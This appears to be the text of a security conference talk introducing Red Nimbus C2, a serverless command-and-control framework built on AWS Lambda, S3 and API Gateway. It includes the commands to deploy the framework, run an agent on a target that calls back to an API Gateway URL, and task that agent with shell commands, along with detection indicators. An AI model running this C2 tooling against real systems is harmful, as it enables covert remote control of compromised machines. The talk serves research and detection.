Attack and Defend: Leveraging AWS Serverless Technology for End-to-End C2

Michael C. Long II

Senior Security Engineer at Amazon Web Services

Pen Test HackFest Summit 2022

Agenda

- Explore typical C2 infrastructure
- Introduce serverless architecture
- Examine examples of serverless activity in the wild
- Discuss research objectives & methodology
- Demonstrate Red Nimbus C2 – a serverless C2 framework
- Characterize AWS serverless C2 activity
- Discuss serverless C2 mitigations

Bio

- Senior Security Engineer at AWS
- SANS Faculty Research Advisor
- Ph.D. Student at DSU
- Volunteer

AWS Volunteer Shore cleanup
Daingerfield Island, Alexandria VA
August 2022

What is Command and Control?

- You probably know what C2 is…
  - This whole talk is about serverless C2 – so let's level set

Command and Control


The adversary is trying to communicate with compromised systems to control them.

Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.

MITRE ATT&CK[1]

Typical C2 Architecture

- Many C2 architectures resemble this diagram
- Variations exist:
  - physical access
  - wireless
  - removable media
  - valid accounts
- Effectively deploying C2 infrastructure is hard work



Based on Cobalt Strike External Command and Control Specification [2]

Deploying C2 Infrastructure

- C2 infrastructure deployment activities commonly includes: [3]
  - Provision physical or virtual hardware
  - Configure OS
  - Configure software
  - User Account Management
  - Hardening
  - Obtain SSL/TLS Certificates
  - DNS
  - Infrastructure reputation

- Performing these activities manually is error prone and tedious

Introducing Serverless Architecture

- A serverless architecture allows you to build and run applications without having to manage infrastructure [4]

- The cloud provider manages the underlying platforms on your behalf:
  - Physical hardware and data centers
  - OS configuration/patching
  - SSL certs, DNS
  - Hardening, logging, authentication, and more

- This frees you up to focus on your specific problem (*C2 in this case*)

AWS Lambda

- Event-driven serverless computing platform provided by AWS [7]
- AWS Lambda is easy to use:
  - Write code locally or on AWS
  - Upload code to Lambda
  - Execute in AWS web console, AWS CLI, or AWS SDK
- Can be cheaper than running a server 24-7
  - Only pay for compute time you consume

lambda_function

```python
import json

def lambda_handler(event, context):
    # TODO implement
    return {
        'statusCode': 200,
        'body': json.dumps('Hello from Lambda!')
    }
```

Execution result: succeeded (logs)

Details

The area below shows the last 4 KB of the execution log.


```
{
  "statusCode": 200,
  "body": "\"Hello from Lambda!\""
}
```

Serverless C2 in the Wild

- Adam Chester of TrustedSec describes how to use AWS Lambda for Cobalt Strike Beacon redirection [8]
- Melvin Langvik of TrustedSec demonstrates Cobalt Strike Beacon redirection via Azure Serverless Functions [10]
- Benjamin Caudill of Rhino Security Labs offers a proof-of-concept C2 using AWS S3 [9]
- Serverless C2 framework by hackerob [11]
- MITRE ATT&CK v12 codified serverless threats with new TTPs: [12]
  1. Acquire Infrastructure: Serverless
  2. Compromise Infrastructure: Serverless
  3. Serverless Execution

Serverless in the Wild (Continued)

- ARISTA stated they detected serverless C2 in the wild:
  - *"the C2 server was serverless code in the Azure cloud, so all that was visible on the network was an encrypted tunnel to a subdomain of azurewebsites[.]net."* [5]



- Article may lack conclusive details; however, ARISTA accurately describes the threat posed by serverless C2:

"This is terrifying from a threat detection and hunting perspective because the vast majority of a company's Internet traffic is already going to Microsoft, Google, Amazon, and Cloudflare – and all of it is pretty much encrypted, too. When running this way, **the C2 traffic has the same hosting, certificate, and server characteristics as the vast majority of traffic to/from most enterprises.**" [6]

The Problem

- Traditional C2 architecture entails significant operational overhead
- Serverless C2 is enticing to adversaries because it is hard to distinguish malicious serverless activity from legitimate
- Little public threat intelligence exists for serverless C2
- Limited tooling for modeling serverless C2 threats

Research Objectives


- Create end-to-end serverless C2 framework based on AWS services
- Understand benefits and tradeoffs of serverless C2
- Characterize C2 from target to AWS API Gateway
  - *that is, the region in which you can actually take action*
- Enable follow-on detection and mitigation research

Methodology

- Build serverless C2 framework – Red Nimbus C2:
  - Serverless core: AWS Lambda, S3, API Gateway, CloudWatch
  - Operator client
  - Agent
- Deploy serverless C2 framework using automated methods
  - AWS Cloud Development Kit
- Study serverless C2 behavior from target to AWS API Gateway

Serverless C2 Architecture with AWS

1. Agent calls back to API Gateway (HTTPS)
2. API Gateway filters unwanted traffic and forwards agent traffic to Agent Lambda
3. Agent Lambda gets pending tasks from S3
4. Operator issues commands using Red Nimbus C2 client
5. Operator Lambda stores agent tasks in S3
6. All activity is logged to CloudWatch



https://github.com/bluesentinelsec/RedNimbusC2

Enabling Ethical Research

- You are required to build Red Nimbus C2 from source
  - All forensic artifacts resulting from your use are attributed to your AWS account
  - You will be billed for your use of AWS resources
- Ensure you have explicit written permission to assess the target network from the network owner(s)
- You are responsible for complying with the AWS support policy for penetration testing, available here

Red Nimbus C2 Prerequisites

1. Create an AWS account if needed
   - Install and setup AWS CLI

2. Install build dependencies:
   - Node.js
   - Python 3
   - Go
   - AWS CDK
   - AWS SDK for Python (Boto3)
   - Make
   - Git

Optionally use the provided Docker image which contains all prerequisites pre-installed:

```
# from RedNimbusC2 folder, build docker image:
docker build -t red-nimbus-c2 .

# run the container
docker run -it red-nimbus-c2 bash

# from within container, setup AWS CLI
aws configure
```

Deploying Red Nimbus C2 to AWS

3. Deploy Red Nimbus C2 to AWS:

```
# clone the repository
git clone https://github.com/bluesentinelsec/RedNimbusC2.git

# enter the Red Nimbus C2 project directory
cd RedNimbusC2

# deploy Red Nimbus C2 using default AWS account
# read scripts/deploy.sh to see what commands are invoked
make deploy

# optionally specify an AWS account to deploy to
make deploy AWS_PROFILE=<your_profile>
```

Deploying Red Nimbus C2 to AWS (Continued)

- Observe your API Gateway URL – this is used by the agent for calling back to Red Nimbus C2

```
+ cat ../nimbus_c2_url.json
{
  "nimbusC2": {
    "NimbusC2AgentURL": "https://z1ral579sj.execute-api.us-east-1.amazonaws.co
m/prod/",
    "nimbusC2apigatewayEndpointE33AD3AA": "https://z1ral579sj.execute-api.us-e
ast-1.amazonaws.com/prod/"
  }
}
```

Deploying an Agent

- We provide an example agent in Python
  - We chose Python to deter abuse by adversaries while also enabling legitimate security practitioners to perform research
  - Python agent has no external dependencies; uses only the Python standard library

- Upload agent to target then run as follows:

```
# get your API gateway URL from 'nimbus_c2_url.json'
python3 agent.py --verbose --url <api_gateway_url>
```

Issuing Commands

- Use the operator client to issue commands to the agent

```
# from 'RedNimbusC2/operator_client/'
pip3 install -r requirements.txt

# get agent session ID
./nimbusc2.py --list-sessions

# task agent to run shell command
./nimbusc2.py --set-task --session-id <session_id> \
              --cmd "exec-cmd" --args "hostname"
```

View Task Output

- View task output in AWS CloudWatch
  - A future enhancement will integrate task output in the CLI


```
2022-11-06T09:20:59.114-05:00    "task": "exec-cmd",
2022-11-06T09:20:59.114-05:00    "arguments": [
2022-11-06T09:20:59.114-05:00    "hostname"
2022-11-06T09:20:59.114-05:00    ]
2022-11-06T09:20:59.114-05:00    },
2022-11-06T09:20:59.114-05:00    "task_output": "DESKTOP-LCM78UK"
"task_output": "DESKTOP-LCM78UK"
2022-11-06T09:20:59.114-05:00    }
2022-11-06T09:20:59.114-05:00    [INFO] 2022-11-06T14:20:59.114Z 8a18e119-7048-478e-bdeb-a8d2458bde6e task output:
2022-11-06T09:20:59.114-05:00    DESKTOP-LCM78UK
2022-11-06T09:20:59.115-05:00    END RequestId: 8a18e119-7048-478e-bdeb-a8d2458bde6e
2022-11-06T09:20:59.115-05:00    REPORT RequestId: 8a18e119-7048-478e-bdeb-a8d2458bde6e Duration: 2.15 ms Billed Duration: 3 ms Memory Size: 128 MB Max Memory Used: 77 MB
                                 No newer events at this moment. Auto retry paused. Resume
```

Back

Red Nimbus C2 Demo

Characterizing Red Nimbus C2

- We'll now examine the Red Nimbus C2 agent behavior
  - We focus on examining C2 between the agent and API gateway



Agent Indicators – Process Creation

Image

Python

Python Software Foundation

Name: python.exe

Version: 3.7.9

Path:


C:\Python37\python.exe

Command Line:

python agent.py --url https://htmz9okq3a.execute-api.us-east-1.amazonaws.com/prod/

PID:	4192	Architecture:	64-bit
Parent PID:	6256	Virtualized:	False
Session ID:	1	Integrity:	High
User:	DESKTOP-LCM78UK\DSU		
Auth ID:	00000000:000ad3dc		
Started:	11/6/2022 9:08:07 AM	Ended:	11/6/2022 9:08:22 AM


Agent Indicators – TCP Connections




Agent Indicators – TLS Traffic to AWS

```
..............#.........].6.'.:.+.!...
...I O..U`....l.....;...z@.....?.5..m.>.........0.........+./...$.(.k.#.'.g.
...9.     ...3.....=.<.5./.....u...3.1.. htmz9okq3a.execute-api.us-east-1.amazonaws.com ........
...
...........#...........1...
.0............     .
...............................+.     ..........-.....3.&.$...
..&*.a.Uu:`..Qv..-?.......*.EVIr.....................................................................................
.....................................................................z...v....(...b......m..}.       }.......X..W.
O..U`....l.....;...z@.....?.5..m......+.....3.$... |V..6.........W?..(.<Zd.{...ypwS...........3v..8}.c.p'H....a8o.      .6........
{x...M...0} .       ...V.,E...Ra.r......L..kc.2.v..C;...[5'........Hh0..{e.].;d...].U...f...4j....x....I.......~."...G.f ..]3.*X.....
1.].
%....%79.I\.....2........YH.z....a....O.
V
..q+..5.w..G..bH.........wk..d.C@.z~.sP.[(...k...+          .6_.q.w.g.S....=....C.E..~..z.4.-q.I.U.
g..".UG..].Y.n..b.**.....}...q.........;')L...
.2.s(....L......1...C'.4.p...\.Kf!jM....][E...I.,.%...~..'*..[.......B....8.{...^P....<.s.=./D....J..3A..Q....../.....
%.^.".z...g..y....l.....&.-z.&...{....c.2+.Z\...z..!7..A.h..[..r..Am7;...BF..;....).      N.C...`.y.tk..I...@.).I.........h.
+.'b.!..-.........?...~..&..$...!z...a...T.@..;ooY.$.,...6.<..V..DX....c...$..G..G.a......)<....:"J..G..c...G
L...M .$....A ..w.oX....$..0i.^...........F@b.......])......4.T.}H...n.o.%.{.G.
```

Trusted TLS Certificate





Red Nimbus C2 Domain Name Resolution

```
FLARE Sun 11/06/2022  9:02:44.02
C:\Users\DSU\Desktop>nslookup htmz9okq3a.execute-api.us-east-1.amazonaws.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    htmz9okq3a.execute-api.us-east-1.amazonaws.com
Addresses:  13.227.37.3
          13.227.37.107
          13.227.37.128
          13.227.37.9


